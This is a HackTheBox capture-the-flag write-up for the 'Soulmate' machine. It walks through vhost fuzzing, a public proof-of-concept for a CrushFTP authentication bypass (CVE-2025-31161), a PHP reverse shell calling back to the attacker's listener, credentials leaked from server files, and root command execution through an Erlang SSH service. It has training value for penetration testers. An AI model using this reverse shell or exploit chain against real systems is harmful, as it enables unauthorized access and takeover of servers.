HackTheBox -- Soulmate (Easy) Experience
I’ll walk through my experience tackling the HackTheBox "Soulmate" CTF (Easy). I'll showcase my thought process, tools, and methods as I work through each stage — whether I succeed or hit roadblocks. The goal isn't just solving it, but highlighting how I approach challenges and sharpen my skills along the way. As of now this machine remains unsolved.
# Reconnaissance
I started with enumerating the network using nmap.
bashnmap -sC -sV -oA nmap/nmap 10.10.11.86
This is the output of nmap
bashStarting Nmap 7.97 ( https://nmap.org ) at 2025-09-22 00:42 +0000 Nmap scan report for 10.10.11.86 Host is up (0.20s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA) |_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519) 80/tcp open http nginx 1.18.0 (Ubuntu) |_http-server-header: nginx/1.18.0 (Ubuntu) |_http-title: Did not follow redirect to http://soulmate.htb/ Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
I gather that this is a web app running on port 80 and I need to add it to my /etc/hosts file.

Looking around the page, I could see it is a php web app since the path in the url has .php in the end.
In the register and profile page there is an upload section for the avatar, as well as some input fields for more account information. I test for XSS but to no avail.
As for the upload, uploading a php reverse shell does nothing so I'd move on to vhost enumeration.
bashffuf -H "HOST: FUZZ.soulmate.htb" -u http://soulmate.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt
The output shows attempts that resulted in 302 Error and they can with size 154, so I rewrote the command filtering the size out.
bashffuf -H "HOST: FUZZ.soulmate.htb" -u http://soulmate.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt -fs 154
This output shows a subdomain ftp.
bash❯ ffuf -H "HOST: FUZZ.soulmate.htb" -u http://soulmate.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt -fs 154 /'___\ /'___\ /'___\ /\ \__/ /\ \__/ __ __ /\ \__/ \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\ \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/ \ \_\ \ \_\ \ \____/ \ \_\ \/_/ \/_/ \/___/ \/_/ v2.1.0 ________________________________________________ :: Method : GET :: URL : http://soulmate.htb :: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt :: Header : Host: FUZZ.soulmate.htb :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 :: Filter : Response size: 154 ________________________________________________ ftp [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
Add that to /etc/hosts file and navigate to that page.

Simple google search shows that this service (CrushFTP) is vulnerable to auth bypass, where you could add a new user. CVE-2025-31161.
I found this PoC on github.
## Foothold
bashcurl https://raw.githubusercontent.com/Immersive-Labs-Sec/CVE-2025-31161/refs/heads/main/cve-2025-31161.py >> exploit.py
Then I ran the exploit
bashpython3 exploit.py --target_host ftp.soulmate.htb --port 80 --target_user admin --new_user awb --password 12345678
and the user was created successfully.
I logged in with these credentials.

Looking around I see that we could change the creds for other users, so I'll do that for ben because he seems to have access to the web app's source code.

## User
I'll log into ben using the new creds.
Now that I have access to the source code, I could use that same php reverse shell I tried earlier.
This is the shell I am going to use.
php<?php $s = fsockopen("10.10.14.228",1337); $p = proc_open("/bin/sh -i", array(0=>$s,1=>$s,2=>$s), $pipes); ?>
Started a listener using nc.
bashnc -lvnp 1337
Navigate to soulmate.htb/revshell.php, since I uploaded in the root directory of the web app.
And we have a shell

Then stabilize the shell using
bashpython3 -c 'import pty;pty.spawn("/bin/bash")' export TERM=xterm
There a 3 files that grabbed my attention. User.php, soulmate.db and config.php. Looking through them config.php seems to leak admin creds.
There is a suspicious running script /usr/local/lib/erlang_login/start.escript. Checking it out
escript#!/usr/bin/env escript %%! -sname ssh_runner main(_) -> application:start(asn1), application:start(crypto), application:start(public_key), application:start(ssh), io:format("Starting SSH daemon with logging...~n"), case ssh:daemon(2222, [ {ip, {127,0,0,1}}, {system_dir, "/etc/ssh"}, {user_dir_fun, fun(User) -> Dir = filename:join("/home", User), io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]), filename:join(Dir, ".ssh") end}, {connectfun, fun(User, PeerAddr, Method) -> io:format("Auth success for user: ~p from ~p via ~p~n", [User, PeerAddr, Method]), true end}, {failfun, fun(User, PeerAddr, Reason) -> io:format("Auth failed for user: ~p from ~p, reason: ~p~n", [User, PeerAddr, Reason]), true end}, {auth_methods, "publickey,password"}, {user_passwords, [{"ben", "HouseH0ldings998"}]}, {idle_time, infinity}, {max_channels, 10}, {max_sessions, 10}, {parallel_login, true} ]) of {ok, _Pid} -> io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n"); {error, Reason} -> io:format("Failed to start SSH daemon: ~p~n", [Reason]) end, receive stop -> ok end.
This leaks ben's creds, I try them in ssh. Doing that, we find the user flag.
## Root
For the root flag, I starting by bringing over linpeas.
From the long output, I found this;
basherlang_ssh.service loaded active running Start Erlang SSH Service Potential issue in service: erlang_ssh.service └─ RUNS_AS_ROOT: Service runs as root
So I try to connect to it from another terminal, but that didn't work. For some reason, connecting to it from within the ssh session worked.
Researching about erlang, I found that you could use os:cmd("id"). to run external commands as root. Ill run os:cmd("ls"). to see where I am.
bash"bin\nboot\ndev\netc\nhome\nlib\nlib32\nlib64\nlibx32\nlost+found\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n"
I'll just shoot in the dark and cat /root/flag.txt using
codeos:cmd("cat /root/flag.txt").
That outputs the root flag.